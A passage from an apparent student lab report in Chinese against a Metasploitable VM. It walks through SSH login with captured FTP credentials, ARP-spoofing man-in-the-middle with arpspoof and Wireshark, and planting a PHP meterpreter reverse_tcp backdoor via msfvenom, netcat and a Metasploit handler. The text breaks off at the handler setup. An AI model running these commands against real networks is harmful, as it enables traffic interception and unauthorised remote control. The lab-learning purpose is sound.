
觀察目標對象：

首先，觀察目標主機的 arp 資訊，得知目標主機網域下具有哪寫紀錄的IP 與MAC 位置。利用剛剛所的到的 FTP 帳號密碼進入遠端近距目標主機中，並使用 arp -a 來觀察，發現目標主機記錄到我方主機的位址與該網域下 Gateway 位址及路由位址。

發現問題

```
┌──(kali㉿kali)-[~]
└─$ ssh -l msfadmin 10.0.1.5
Unable to negotiate with 10.0.1.5 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

尋找相關解法



I get the error "no matching host key type found. Their offer: ssh-rsa" when trying to connect with SSH

1 month ago · Updated

Note

This issue has been fixed with Genymotion Device Image release 13.2. See Release Notes.

This error happens when using ssh from OpenSSH >= 8.8, because our images use an older ssh server version.

To solve this, you need to add the options `-o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa` to your ssh command.

For example:

```
ssh -i key.pem shell@3.252.167.165 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa
```

You can also add the following in your ssh config file, `/etc/ssh/ssh_config` :

```
HostKeyAlgorithms = +ssh-rsa
PubkeyAcceptedAlgorithms = +ssh-rsa
```

Another option is to use a different algorithm when creating your key pair.

Please refer to your Cloud provider documentation for supported algorithms.


(https://support.genymotion.com/hc/en-us/articles/9500420360093-I-get-the-error-no-matching-host-key-type-found-Their-offer-ssh-rsa-when-trying-to-connect-with-SSH)

這個錯誤可能發生在使用 OpenSSH 版本大於等於 8.8 的情況，因為使用的是較舊的 ssh 伺服器版本。


在原始使令後面加上

-o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa

成功解決




再對目標主機 ping 我方 IP 位址-ping 10.0.1.4，我方獲取目標的 IP紀錄。




轉換到攻擊者主機：


首先，開啟攻擊者端的 forward，達到類似中繼站的效果，接收封包後再發送出去。




再來，偽裝攻擊者主機，變成中間人，本機(Kali Linux)同時要扮演接收方跟傳送方兩種角色。

Step 1. 先確認我方(攻擊者) arp 狀態，10.0.1.1為攻擊者之Gateway。與獲取目標對象MAC 位置






與我方 MAC 位置



確認身分：


- 目標對象：08:00:27:35:c9:29
- 攻擊者：08:00:27:CB:7E:F5

Step 2. 執行sudo arpspoof -r -t 10.0.1.5 10.0.1.1，把目標主機傳輸資料的資料導向我方。[arpspoof -r -t 所接收的兩個位置分別為該區網下Gateway IP與目標主機 IP。]




Step 3. 成功運行指令後，再我方利用 SSH 進入目標主機，並利用 arp -a 再次查看狀態。

欺騙成功!!Gateway 與攻擊者的 MAC 相同，攻擊者將可以獲得目標主機傳輸的相關封包。




Step 4. 最後，再對目標主機執行 ping google.com 做為測試，並在我方利用wireshark 觀察封包傳輸狀態，會發現目標主機封包導向攻擊者主機。




Step 5. 觀察wireshark 會發現使用 ping 會傳送ICMP 的封包，並且攻擊者是當作中間者，因此可以看到會有兩次的 ICMP 封包傳送，分別為：

1. 第一次，由(藍)目標主機(08:00:27:35:c9:29)傳送到(紅框)攻擊者主機(08:00:27:CB:7E:F5)




2. 第二次，為(籃框)攻擊者(08:00:27:CB:7E:F5)轉送接收封包，傳送到(紅框)google.com 的位址(52:54:00:12:35:00)，也符合上述 arpspoof 攻擊手法




最後，基於已經獲取密碼進入目標主機，因此進入目標主機並在其建立後門。

方法一：利用 **Metaspolit** 的 **php meterpreter payload** 注入後門 **(command injection and file upload)**

Step 1. 執行 msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.1.4 -f raw > php meter.php。其指令原理為，使用 Metaspolit 開啟模塊，並指定我方(攻擊者)的位址(LHOST)表示目標主機要回傳的攻擊者 IP，-f 為當按格式，>為將模塊與基礎設定寫入 php meter.php。




Step 2. 於目標主機使用 netcat 指令監聽剛剛所建立的 php meter.php 檔案並儲存，再攻擊主機進入目標主機執行 nc -l -p 1234 > php-meter.php




Step 3. 於攻擊者主機執行 cat php-meter.php | nc -w 3 10.0.1.5 1234，將php-meter.php 檔案傳送至對方主機。

Step 4. 在於目標主機下將 php-meter.php 移動至 Webserver 服務檔案資料夾下，執行 sudo cp php-meter.php /var/www/，cp 為複製檔案到指定路徑下


Step 5. 回到我方主機下執行後門植入，打開 msfconsole，並使用模組 exploit/multi/handler




Step 6. 設定模組payload，set PAYLOAD php/meterpreter/reverse_tcp




Step 7. 利用 show options 查看需要設定參數，並且設定 LHOST 為我方(10.0.1.4)，我方預設監聽 port 為 4444

